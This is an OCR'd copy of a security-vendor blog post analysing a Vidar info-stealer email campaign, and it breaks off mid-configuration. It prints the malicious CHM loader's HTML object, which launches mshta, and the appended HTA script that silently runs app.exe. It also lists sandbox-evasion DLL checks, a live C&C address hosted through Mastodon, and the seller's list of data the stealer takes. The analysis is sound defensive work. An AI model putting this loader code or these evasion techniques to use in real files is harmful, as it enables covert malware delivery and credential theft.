

Vidar Malware Launcher Concealed in Help File

trustwave.com/en-us/resources/blogs/spiderlabs-blog/vidar-malware-launcher-concealed-in-help-file/



Appending a malicious file to an unsuspecting file format is one of the tricks our adversaries use to evade detection. Recently, we came across an interesting email campaign employing this technique to deliver the info stealer Vidar malware. First, let's examine the email delivery mechanism, then go on to take a closer look at the Vidar malware itself.


Re: Not read: Coverage Inquiry 3.24.16 - Mozilla Thunderbird
File Edit View Go Message Tools Help
Get Messages
Write
Chat
Address Book
Tag
Reply
Reply All
Forward
More
C:\Users\ \AppData\Local\Temp\request.doc\
File Edit View Favorites Tools Help
Add
Extract
Test
Copy
Move
Delete
Info

From [redacted]

Subject Re: Not read: Coverage Inquiry 3.24.16

To [redacted]

The important information for you. See the attachment to the email

Thank You!

1 attachment: request.doc 1.9 MB

request.doc 1.9 MB

C:\Users\[redacted]\AppData\Local\Temp\request.doc\

Name	Size	Packed Size	Modified
app.exe	674 304	674 304	2022-02-24 00:33
pss10r.chm	949 858	949 858	2022-02-24 00:24

0 object(s) selected


Figure 1: *The malicious spam message*

The messages in this campaign have two things in common. First, the email body has similar text, which as usual, directs the recipient's attention to the attachment.

Second, the email contains only one attachment named “request.doc”, which is actually an ISO file. ISO is a disk image file format that cybercriminals repurpose for use as a malware container. In this campaign, the ISO attachment holds two files – a Microsoft Compiled HTML Help (CHM) file “pss10r.chm” and an executable “app.exe.” Once the attacker tricks the recipient into extracting the contents of “request.doc” and then executes either one, the system can be compromised.

The CHM Loader

CHM is Microsoft Proprietary online help file format normally used for software documentation. When executed, Microsoft Help Viewer (hh.exe) loads the primary object of the CHM.



Folder
[redacted]

Date
Wednesday, February 23, 2022 3:20:31 PM

From
[redacted]

Size
2.61 MB

To
[redacted]

Path
[redacted]

Subject
Re: Not read: Coverage Inquiry 3.24.16


- request.doc
  - app.exe
  - pss10r.chm
    - #ITBITS
    - #STRINGS
    - #SYSTEM
    - $OBJINST
    - _#_README_#_
    - app.exe
    - bg.jpg
    - init.ie.js
    - office10.css
    - PSSXMicrosoftSuppo...
    - styles.css

Type HTML File Size 2.65 KB

```
CONTENT="2003-08-15">
<div style="width:1px;height:1px">
<img src="http:///" />
</div>
<div id="container"
style="visibility:hidden;width:1px;height:1px">
</div>
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-
4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=",cmd,/c start/min mshta
%CD%\pss10r.chm">
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
shortcut.Click();
</script>
</body></html>
```

Figure 2: *The MailMarshal unpack tree of the ISO attachment*

As shown in Figure 2, MailMarshal supports the unpacking of ISO and CHM files. One of the objects unpacked from the CHM is the HTML file “PSSXMicrosoftSupportServices_HP05221271.htm”- the primary object that gets loaded once the CHM “pss10r.chm” is opened. This HTML has a button object which automatically triggers the silent re-execution of the CHM “pss10r.chm” with mshta.



Microsoft Product Support services

Microsoft Customer Service and Support

To contact Microsoft Customer Service and Support (CSS), visit http://support.microsoft.com/contactus. This page is available in all major languages and contains links to local phone numbers, self-help information, TTY services, and other online resources.

Online Community Resources

For help with all types of questions regarding Microsoft Office, you can also visit http://answers.microsoft.com/office. This is a free Microsoft-managed community support site where other Microsoft Office users from around the world contribute by asking questions and by answering other users' questions. Language support for these communities varies.

Conditions

Microsoft's support service prices, terms, and conditions are subject to change without notice.

Microsoft Customer Service and Support

Microsoft Customer Service and Support

For information about how to contact Microsoft Customer Service and Support (CSS), visit http://support.microsoft.com/contactus. This page is available in all major languages and contains links to local phone numbers, self-help information, TTY services, and other online resources.

Online Community Resources

For help with all types of questions regarding Microsoft Office, you can also visit http://answers.microsoft.com/office. This is a free Microsoft-managed community support site where other Microsoft Office users from around the world contribute by asking questions and by answering other users' questions. Language support for these communities will vary.

Conditions


Microsoft's support service prices, terms, and conditions are subject to change without notice.

Legitimate PSS10R.CHM at 'C:\Program Files\Microsoft Office\root\VFS\ProgramFilesCommonX64\Microsoft Shared\OFFICE16\Office Setup Controller\Office.en-us'

Malicious pss10r.chm contained in the ISO file request.doc

Figure 3: *The legitimate PSS10R.CHM in Windows vs the one contained in the ISO attachment*

Mshta is a Windows binary used for executing HTA files. Looking at the CHM “pss10r.chm” statically, some HTML Application (HTA) code is noticeably lurking at the tail end. The appended HTA has some JavaScript that silently runs ‘app.exe’, the second file inside the ISO attachment. Note that for this loader to work, the executable must be extracted to the same directory as the CHM file.



```
 pss10r.chm          ↓FRO ----------          000E7CB6 |Hiew 8.13 (c)SEN
 <html>
0<head>
00<HTA:APPLICATION ID="oHTA"
000APPLICATIONNAME="Installshield"
000WINDOWSTATE="minimize"
000MAXIMIZEBUTTON="no"
000MINIMIZEBUTTON="no"
000CAPTION="no"
000SHOWINTASKBAR="no"
000BORDER="none"
000SCROLL="no"
00/>
00<script language="Javascript">
000window.resizeTo(0,0);
000var p=new ActiveXObject("WScript.Shell");
000p.Run('cmd /c xcdx\\app.exe',0);
000close();
00</script>
0</head>
</html>
```


```
 pss10r.chm          ↓FRO ----------          0000014B |Hiew 8.13 (c)SEN
00000000:  49 54 53 46-03 00 00 00-60 00 00 00-01 00 00 00
00000010:  02 72 EE A4-00 00 00 00-10 FD 01 7C-AA 7B D0 11
00000020:  9E 0C 00 A0-C9 22 E6 EC-10 FD 01 7C-AA 7B D0 11
00000030:  9E 0C 00 A0-C9 22 E6 EC-60 00 00 00-00 00 00 00
00000040:  18 00 00 00-00 00 00 00-78 00 00 00-00 00 00 00
00000050:  54 10 00 00-00 00 00 00-CC 10 00 00-00 00 00 00
00000060:  FE 01 00 00-00 00 00 00-B7 7C 0E 00-00 00 00 00
00000070:  00 00 00 00-00 00 00 00-49 54 53 50-01 00 00 00
00000080:  54 00 00 00-0A 00 00 00-          -02 00 00 00
00000090:  01 00 00 00-FF FF FF FF-          -00 00 00 00
000000A0:  FF FF FF FF-01 00 00 00-          -6A 92 02 5D
000000B0:  2E 21 D0 11-9D F9 00 A0-C9 22 E6 EC-54 00 00 00
000000C0:  FF FF FF FF-FF FF FF FF-FF FF FF FF-50 4D 47 4C
000000D0:  6B 0D 00 00-00 00 00 00-FF FF FF FF-FF FF FF FF
000000E0:  01 2F 00 00-00 00 2F 23-49 54 42 49-54 53 00 00
000000F0:  00 09 2F 23-53 54 52 49-4E 47 53 01-C4 C7 17 01
00000100:  00 2F 23 53-59 53 54 45-4D 00 81 00-81 29 09 2F
00000110:  24 4F 42 4A-49 4E 53 54-01 00 95 3F-0D 2F 5F 23
00000120:  5F 52 45 41-44 4D 45 5F-23 5F 00 00-01 00 00 2F
```

```
000E7CB7/ 949431
1Help 2Unwrap 3     4Mode 5Goto 6     8Table 9Files 10Quit
```

Figure 4: *The HTA appended at the CHM Loader 'pss10r.chm'*

The Vidar Malware

The executable "app.exe" is the malware known as Vidar, which is an information stealer compiled in C++ capable of harvesting system information and data from a wide range of browsers and other applications in the system.



Home / Software / Keyloggers / VIDAR Pro stealer

VIDAR Pro stealer

$ 700,00

Vidar pro stealer is an extremely stable product and is especially made for grabbing forms/passwords of all modular browsers. You can set Telegram notifications of important logs.

1

Categories: Botnets, Keyloggers, Software

Data which Vidar can Collect:

1. *All popular browsers of different bit sizes (Passwords, cookies, autofill)*
2. *Wallet wallets (All according to the wallet.dat template, as well as unique wallets according to the rules)*
3. *CC – Card data other than CVV (CVV does not save the browser itself)*
4. *Files according to your settings (Modified high-quality and fast file grabber)*
5. *Telegram authorization (Windows version)*
6. *Site history (Last 10.000 entries from a specific browser)*
7. *FTP, WINSCP, MAIL (Collect data correctly, with correctly specified ports)*


Figure 5: *Vidar advertised on ultrahacks.org*

Once executed, this malware will not proceed to its malicious routine if the computer and username of the system is JohnDoe and HAL9TH, respectively (artifacts from Windows Defender emulator), and if the following DLLs related to sandbox and AV and email scanners are loaded into the system.

api_log.dll
avghookx.dll
avghooka.dll
cmdvrt32.dll
cmdvrt64.dll
dir_watch.dll
pstorec.dll
sbiedll.dll
snxhk.dll
vmcheck.dll
wpespy.dll

The Vidar samples we obtained, which were all version 50.3, retrieve their command and control (C&C) servers from Mastodon, an open-source social networking platform. The samples searched the following profiles and grab the C&C from the Bio section:

mastodon.social@kill5rnax
noc.social@kill6nix



kill5rnax
@kill5rnax@mastodon.social
0 Posts 0 Following 0 Followers

hello 95.216.181.231|
Joined Feb 2022


There is nothing here!

***Figure 6:** The Mastodon profile containing Vidar's C&C*

Before the stealing routine, Vidar downloads its dependencies from the C&C and saves them at *C:\ProgramData*. Then, it retrieves its configuration setting.

freebl3.dll
mozglue.dll
msvcp140.dll


ns33.dll
softokn3.dll
vcruntime140.dll



```
1,1,1,1,1,1,1,1,1,1,250,Default;%DESKTOP%\;
